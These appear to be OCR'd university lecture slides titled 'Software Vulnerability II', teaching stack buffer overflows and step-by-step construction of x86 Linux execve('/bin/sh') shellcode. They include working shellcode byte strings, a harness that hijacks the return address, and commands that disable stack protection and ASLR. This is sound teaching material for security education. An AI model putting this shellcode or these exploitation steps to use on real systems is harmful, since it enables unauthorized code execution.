
So What?

- We have seen how we can overwrite the return address of our own program to crash it or skip a few instructions.
- How can these principles be used by an attacker to hijack the execution of a program, e.g., spawning a shell?


a
Return Address
Saved Frame Pointer
buffer1
ret
SP
FP
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main(int argc, char* argv[]) {
function(argv[1]);
}


a
Return Address
Saved Frame Pointer
spawn_shell();
ret
SP
FP
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main(int argc, char* argv[]) {
function(argv[1]);
}


a
Return Address (point to buffer1)
SP
Saved Frame Pointer
spawn_shell();
ret
FP
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main(int argc, char* argv[]) {
function(argv[1]);
}


a
Return Address (point to buffer1)
SP
Saved Frame Pointer
IP
spawn_shell();
ret
FP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main(int argc, char* argv[]) {
function(argv[1]);
}

Exploit Considerations

- All NULL bytes must be removed from the code to overflow a character buffer (easy to overcome with xor instruction)
- Need to overwrite the return address to redirect the execution to either somewhere in the buffer, or to some library function that will return control to the buffer
- If we want to go to the buffer, how do we know where the buffer starts? (Basically just guess until you get it right)

Spawning A Shell

First we need to generate the attack code:

```
jmp     0x1F
popl    %esi
movl    %esi, 0x8(%esi)
xorl    %eax, %eax
movb    %eax, 0x7(%esi)
movl    %eax, 0xC(%esi)
movb    $0xB, %al
movl    %esi, %ebx
leal    0x8(%esi), %ecx
leal    0xC(%esi), %edx
int     $0x80
xorl    %ebx, %ebx
movl    %ebx, %eax
inc     %eax
int     $0x80
call    -0x24
.string "/bin/sh"
```

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

Generating the code will be discussed later. However, the idea is that you need to get the machine code that you intend to execute.

Small Buffer Overflows

- If the buffer is smaller than our shellcode, we will overwrite the return address with instructions instead of the address of our code
- Solution: place shellcode in an environment variable then overflow the buffer with the address of this variable in memory
- Can make environment variable as large as you want
- Only works if you have access to environment variables

Shellcode

```
#include <stdio.h>
int main() {
    char *array[2];
    array[0] = "/bin/sh";
    array[1] = NULL;
    execve(array[0], array, NULL);
    return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Setup main function

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Move the address of "/bin/sh" to array[0] 0x18(%esp)

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Move Null to array[1] 0x1c(%esp)

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Move array[0] to %eax

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Put the third parameter of execve (NULL) onto the stack

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Load the address of array into %edx

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Put %edx onto the stack as the second parameter

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

Put %eax (the address of "/bin/sh")onto the stack as the third parameter

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

Call the function execve

```
Dump of assembler code for function main:
<+0>:     push   %ebp
<+1>:     mov    %esp,%ebp
<+3>:     and    $0xfffffff0,%esp
<+6>:     sub    $0x20,%esp
<+9>:     movl   $0x80c57a8,0x18(%esp)
<+17>:    movl   $0x0,0x1c(%esp)
<+25>:    mov    0x18(%esp),%eax
<+29>:    movl   $0x0,0x8(%esp)
<+37>:    lea    0x18(%esp),%edx
<+41>:    mov    %edx,0x4(%esp)
<+45>:    mov    %eax,(%esp)
<+48>:    call   0x8053ae0 <execve>
<+53>:    mov    $0x0,%eax
<+58>:    leave
<+59>:    ret
End of assembler dump.
```

```
#include <stdio.h>
int main() {
   char *array[2];
   array[0] = "/bin/sh";
   array[1] = NULL;
   execve(array[0], array, NULL);
   return 0;
}
```

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Save the frame pointer

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Move the third parameter (NULL) into %edx

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Move the second parameter (the address of array) into %ecx

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Move the first parameter (the address of "/bin/sh") into %ecx

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Move 0xb into %eax

```
Dump of assembler code for function execve:
<+0>:     push   %ebx
<+1>:     mov    0x10(%esp),%edx
<+5>:     mov    0xc(%esp),%ecx
<+9>:     mov    0x8(%esp),%ebx
<+13>:    mov    $0xb,%eax
<+18>:    call   *0x80ef5a4
<+24>:    cmp    $0xfffff000,%eax
<+29>:    ja     0x8053b01 <execve+33>
<+31>:    pop    %ebx
<+32>:    ret
<+33>:    mov    $0xffffffe8,%edx
<+39>:    neg    %eax
<+41>:    mov    %gs:0x0,%ecx
<+48>:    mov    %eax,(%ecx,%edx,1)
<+51>:    or     $0xffffffff,%eax
<+54>:    pop    %ebx
<+55>:    ret
End of assembler dump.
```

Call into the kernel model. *0x80ef5a4 is a wrapper function. The simplest way is to call int 80.

(1)Put the address of /bin/sh in ebx
(2)Ensure /bin/sh is null terminated with a '\0'
(3)Put the address of /bin/sh in array[0]
(4)Put a four-byte NULL in array[1]
(5)Put the address of the array into ecx
(6)Put a NULL into edx
(7)Put 0xb in eax
(8)Call int 0x80
(9)Store 0x0 in ebx
(10)Store 0x1 in eax
(11)Call int 0x80

exit(0)

```
???? %ebx                          # get string into ebx
movb $0x0, string-end(%ebx)        # null terminate string
movl %ebx, array-0-offset(%ebx)    # store address of string
movl $0x0, array-1-offset(%ebx)    # null terminate array
movl $0x0, %edx                    # put a null in edx
leal array-0-offset(%ebx), %ecx    # put array in ecx
movl $0xb, %eax                    # set syscall number for execve
int  $0x80                         # trap to kernel
movl $0x0, %ebx                    # set exit status of 0
movl $0x1, %eax                    # set syscall number for exit
int  $0x80                         # trap to kernel
.string "/bin/sh"
```

How to know the address of “/bin/sh”?

```
jmp call-offset
...
call jump-offset
.string "/bin/sh"
```

When executing the call instruction, the machine pushes the address of the instruction immediately following it onto the stack.

We can use popl %ebx to obtain the address of “/bin/sh”

```
jmp call-offset                 # (2)
popl %ebx                       # (1) get string into ebx
movb $0x0, string-len(%ebx)     # (4) null terminate string
movl %ebx, array-0-offset(%ebx) # (3) store address of string
movl $0x0, array-1-offset(%ebx) # (7) null terminate array
movl $0x0, %edx                 # (5) put a null in edx
leal array-0-offset(%ebx), %ecx # (3) put array in ecx
movl $0xb, %eax                 # (5) set syscall number for execve
int  $0x80                      # (2) trap to kernel
movl $0x0, %ebx                 # (5) set exit status of 0
movl $0x1, %eax                 # (5) set syscall number for exit
int  $0x80                      # (2) trap to kernel
call jump-offset                # (5)
.string "/bin/sh"
```

/bin/sh\0addrnull
string-len: 0x7 since the string is 7 characters long
array-0-offset: 0x8 to begin the array just after the null character in the string
array-1-offset: 0xc, 4 bytes after array-0-offset

```
main:
  jmp  main+0x2f                  # (5)
  popl %ebx                      # (1) get string into ebx
  movb $0x0, 0x7(%ebx)              # (4) null terminate string
  movl %ebx, 0x8(%ebx)              # (3) store address of string
  movl $0x0, 0xc(%ebx)             # (7) null terminate array
  movl $0x0, %edx                  # (5) put a null in edx
  leal 0x8(%ebx), %ecx              # (3) put array in ecx
  movl $0xb, %eax                  # (5) set syscall number for execve
  int  $0x80                     # (2) trap to kernel
  movl $0x0, %ebx                  # (5) set exit status of 0
  movl $0x1, %eax                  # (5) set syscall number for exit
  int  $0x80                     # (2) trap to kernel
  call main+0x5                    # (5)
  .string "/bin/sh"
.globl main
  .type   main, @function
```

```
80483b4:   e9 2a 00 00 00          jmp    80483e3 <main+0x2f>
80483b9:   5b                    pop    %ebx
80483ba:   c6 43 07 00             movb   $0x0,0x7(%ebx)
80483be:   89 5b 08                mov    %ebx,0x8(%ebx)
80483c1:   c7 43 0c 00 00 00 00    movl   $0x0,0xc(%ebx)
80483c8:   ba 00 00 00 00          mov    $0x0,%edx
80483cd:   8d 4b 08                lea    0x8(%ebx),%ecx
80483d0:   b8 0b 00 00 00          mov    $0xb,%eax
80483d5:   cd 80                   int    $0x80
80483d7:   bb 00 00 00 00          mov    $0x0,%ebx
80483dc:   b8 01 00 00 00          mov    $0x1,%eax
80483e1:   cd 80                   int    $0x80
80483e3:   e8 d1 ff ff ff          call   80483b9 <main+0x5>
80483e8:   2f                    das
80483e9:   62 69 6e                bound  %ebp,0x6e(%ecx)
80483ec:   2f                    das
80483ed:   73 68                   jae    8048457 <__libc_csu_init+0x67>
```

```
char shellcode[] = "\xe9\x2a\x00\x00\x00\x5b\xc6\x43\x07\x00"
  "\x89\x5b\x08\xc7\x43\x0c\x00\x00\x00\x00\xba\x00\x00\x00\x00"
  "\x8d\x4b\x08\xb8\x0b\x00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00"
  "\xb8\x01\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff/bin/sh";

void shell() {
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}

int main() {
   shell();
   return 0;
}
```

Removing Null Characters

```
main:
  jmp  main+0x2f
  popl %ebx
  movb $0x0, 0x7(%ebx)
  movl %ebx, 0x8(%ebx)
  movl $0x0, 0xc(%ebx)
  movl $0x0, %edx
  leal 0x8(%ebx), %ecx
  movl $0xb, %eax
  int  $0x80
  movl $0x0, %ebx
  movl $0x1, %eax
  int  $0x80
  call main+0x5
  .string "/bin/sh"
.globl main
  .type   main, @function
```

eb 2a

Long jump -> short jump

Removing Null Characters

```
main:
  jmp  main+0x2f
  popl %ebx
  movb $0x0, 0x7(%ebx)
  movl %ebx, 0x8(%ebx)
  movl $0x0, 0xc(%ebx)
  movl $0x0, %edx
  leal 0x8(%ebx), %ecx
  movl $0xb, %eax
  int  $0x80
  movl $0x0, %ebx
  movl $0x1, %eax
  int  $0x80
  call main+0x5
  .string "/bin/sh"
.globl main
  .type   main, @function
```

```
xorl %eax, %eax
movb %al, 0x7(%ebx)

movl %eax, 0xc(%ebx)
movl %eax, %edx
```

Removing Null Characters

```
main:
  jmp  main+0x2f
  popl %ebx
  movb $0x0, 0x7(%ebx)
  movl %ebx, 0x8(%ebx)
  movl $0x0, 0xc(%ebx)
  movl $0x0, %edx
  leal 0x8(%ebx), %ecx
  movl $0xb, %eax
  int  $0x80
  movl $0x0, %ebx
  movl $0x1, %eax
  int  $0x80
  call main+0x5
  .string "/bin/sh"
.globl main
  .type   main, @function
```

movb $0xb, %al

Removing Null Characters

```
main:
  jmp  main+0x2f
  popl %ebx
  movb $0x0, 0x7(%ebx)
  movl %ebx, 0x8(%ebx)
  movl $0x0, 0xc(%ebx)
  movl $0x0, %edx
  leal 0x8(%ebx), %ecx
  movl $0xb, %eax
  int  $0x80
  movl $0x0, %ebx
  movl $0x1, %eax
  int  $0x80
  call main+0x5
  .string "/bin/sh"
.globl main
  .type   main, @function
```

movb $0xb, %al

Removing Null Characters

```
main:
  jmp  main+0x2f
  popl %ebx
  movb $0x0, 0x7(%ebx)
  movl %ebx, 0x8(%ebx)
  movl $0x0, 0xc(%ebx)
  movl $0x0, %edx
  leal 0x8(%ebx), %ecx
  movl $0xb, %eax
  int  $0x80
  movl $0x0, %ebx
  movl $0x1, %eax
  int  $0x80
  call main+0x5
  .string "/bin/sh"
.globl main
  .type   main, @function
```

```
xorl %ebx, %ebx
movl %ebx, %eax
inc %eax
```

Final Shellcode

```
char shellcode[] =
  "\xeb\x1c\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43"
  "\x0c\x89\xc2\x8d\x4b\x08\xb0\x0b\xcd\x80\x31\xdb\x89"
  "\xd8\x40\xcd\x80\xe8\xdf\xff\xff\xff/bin/sh";
```

Software Vulnerability II

Presenter: Yinzhi Cao
Lehigh University

Acknowledgement

- http://www.cs.virginia.edu/~evans/cs216/guides/x86.html
- http://cs.baylor.edu/~donahoo/tools/gdb/tutorial.html
- https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Some of the slides or contents are borrowed from the above links.

Some Useful Commands (1)

- gcc
  - -z execstack (Make stack executable)
  - -static (Static linking)
  - -fno-stack-protector (Turn off stack protector)
  - -g (Generate and embed debug options)
  - -Wall (Turn on all warnings)
  - -o (Output a file)
- gcc can be used to compile assembly file.
  - gcc -g -o shellcode shellcode.s

Some Useful Commands (2)

- gdb binanry
  - b linenumber (break at specific line number)
  - run (execute the program)
  - attach PID (attach to a process with PID)
  - c (continue)
  - n (next)
  - x address (examine the memory)
  - x/nfu (n: number; f: s, string, i, instruction; u: unit size, such as Byes, Words, and Halfwords.)
  - p variable (print)
  - disass function_name (disassemble the function)
  - info frame (stack info)
  - l (list code)

Some Useful Commands (3)

- objdump
  - -d (disassemble)
- sysctl -w kernel.randomize_va_space=0
  - Disable address space layout randomization

How to use these commands?

(1) Inspect a C program (e.g., which generates a shell)

gcc -g -static -o shell shell.c

gdb shell

disass main

disass execve

(2) Write your shellcode in assembly

gcc -g -o shellcode shellcode.s

objdump -d shellcode | grep -A20 '<main>'

How to use these commands?

